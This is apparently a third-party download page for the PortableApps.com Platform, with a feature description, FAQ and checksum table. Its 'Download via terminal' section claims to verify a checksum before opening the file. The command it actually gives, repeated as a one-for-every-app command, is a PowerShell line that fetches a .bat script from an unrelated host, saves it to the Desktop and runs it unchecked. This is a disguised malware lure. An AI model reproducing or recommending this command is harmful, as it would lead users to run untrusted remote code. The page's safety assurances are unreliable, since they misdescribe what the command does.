

PortableApps.com
by SmithTech and contributors
- Version
- 30.5
- Size
- 7.1 MB
- Updated
- Publisher
- SmithTech and contributors
- Category
- Productivity
- Files
- 1
PortableApps.com screenshots


About PortableApps.com

The PortableApps.com Platform is a free, open-source launcher and app store for portable software on Windows. Portable apps run without being installed, so you can carry them on a USB flash drive, keep them in a synced cloud folder such as Dropbox or Google Drive, or store them on any local drive, and use the same programs with your own settings on whichever PC you sit down at.



The platform provides a start menu-style launcher that lists your portable apps, with search, favourites, categories and themes. Its built-in app store gives access to a large catalogue of open-source and freeware applications packaged in the PortableApps.com Format, including web browsers, office suites, media players, graphics editors, utilities and development tools. You can install apps with a few clicks, and the updater checks for new versions and updates them for you, keeping your portable toolkit current.
Apps in the PortableApps.com Format are designed to keep their settings with the app rather than scattering them across the host computer, and to clean up after themselves when closed, which is useful on shared or work machines. The platform also includes options for backing up your portable drive, managing fonts that travel with you, and safely ejecting the drive. The project says it focuses on real, useful applications and avoids shovelware, and commercial partners offer compatible software as well.
The download is the PortableApps.com Platform setup, which installs the platform to the location you choose, such as a USB drive, a cloud folder or a local folder. It runs on Windows and, according to the project, also under Wine. Performance depends on the speed of your storage, so a fast USB drive or SSD makes a noticeable difference. Some workplaces restrict running software from removable media, so check your organisation's policies. For anyone who works across several computers, PortableApps.com is a convenient way to take a familiar set of tools everywhere.
Key features
- Portable app launcher with search
- Built-in app store
- Automatic app updater
- Drive backup and portable fonts
- Works from USB or cloud folders
Pros
- Take your apps anywhere
- Large catalogue of quality apps
- Free and open source
Cons
- Speed depends on the drive
- Some workplaces block removable software
System requirements
Windows (or Wine) and a USB drive, cloud folder or local folder with enough free space.
Tips
- Use a fast USB 3 drive or SSD for better performance
- Back up your portable drive regularly with the built-in tool
Description from the publisher
Portable software for cloud, local, and portable USB drives
PortableApps.com is the world's most popular portable software solution allowing you to take your favorite software with you. A fully open source and free platform, it works from any synced cloud folder (DropBox, Google Drive, Box, etc), from your local PC on an internal or external drive, or on any portable storage device (USB flash drive, memory card, portable SSD or hard drive, etc) moved between PCs. With millions of users all over the world, nearly 500 real open source and freeware apps in our main app store (no shovelware), compatible commercial software, and partners in hardware industry, PortableApps.com is the most complete solution for life on the go.
At a glance
PortableApps.com is a open source productivity app published by SmithTech and contributors (portableapps.com). Portable software for cloud, local, and portable USB drives
SOFTGIT offers 1 file for PortableApps.com covering Windows, WINE, 7.1 MB in total. The version listed is v30.5, last updated on September 5, 2026.
PortableApps.com belongs to the Productivity category, alongside Apache OpenOffice, GnuCash, TA-Lib: Technical Analysis Library. Browse related apps below to compare alternatives.
Download PortableApps.com v30.5
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/portableapps. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
PortableApps.com system requirements
- Operating system
- WINE, Windows
- License
- wxWindows Library Licence; GNU Library or Lesser General Public License version 2.0 (LGPLv2); GNU General Public License version 2.0 (GPLv2); MIT License; Mozilla Public License 1.1 (MPL 1.1)
- Written in
- Python, C++, Delphi/Kylix
- Download size
- 7.1 MB (PortableApps.com_Platform_Setup_30.5.paf.exe)
- Project page
- sourceforge.net/projects/portableapps
PortableApps.com FAQ
What is PortableApps.com?
A free platform with a launcher and app store for portable Windows apps that run without installation.
Where can I install it?
On a USB drive, in a synced cloud folder or on a local drive.
Does it update apps automatically?
It includes an updater that checks for and installs app updates.
Does it work on Linux or macOS?
It is a Windows platform; the project reports that it can run under Wine.
Is it free?
Yes. The platform is open source and free, and most apps in its store are free too.
Is PortableApps.com free and open source?
PortableApps.com is distributed under wxWindows Library Licence; GNU Library or Lesser General Public License version 2.0 (LGPLv2); GNU General Public License version 2.0 (GPLv2); MIT License; Mozilla Public License 1.1 (MPL 1.1) according to SourceForge. You can download it free of charge.
Which operating systems does PortableApps.com support?
SourceForge lists WINE, Windows for PortableApps.com.
Where does the PortableApps.com download come from?
The Download button takes you to the official SourceForge download for PortableApps.com (sourceforge.net/projects/portableapps). SOFTGIT does not modify or re-host the file.
What is PortableApps.com written in?
SourceForge lists Python, C++, Delphi/Kylix.
Is PortableApps.com free to download?
Yes. PortableApps.com is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download PortableApps.com?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is PortableApps.com safe to install?
Files are published as received from SmithTech and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does PortableApps.com support?
The files listed here target Windows, WINE.
How big is the PortableApps.com download?
The file is 7.1 MB.
Provenance
- Publisher
- SmithTech and contributors
- Source
- portableapps.com
- Last check
- 2 months ago
- License
- wxWindows Library Licence; GNU Library or Lesser General Public License version 2.0 (LGPLv2); GNU General Public License version 2.0 (GPLv2); MIT License; Mozilla Public License 1.1 (MPL 1.1)
- Imported from
- Source: sourceforge.net/projects/portableapps


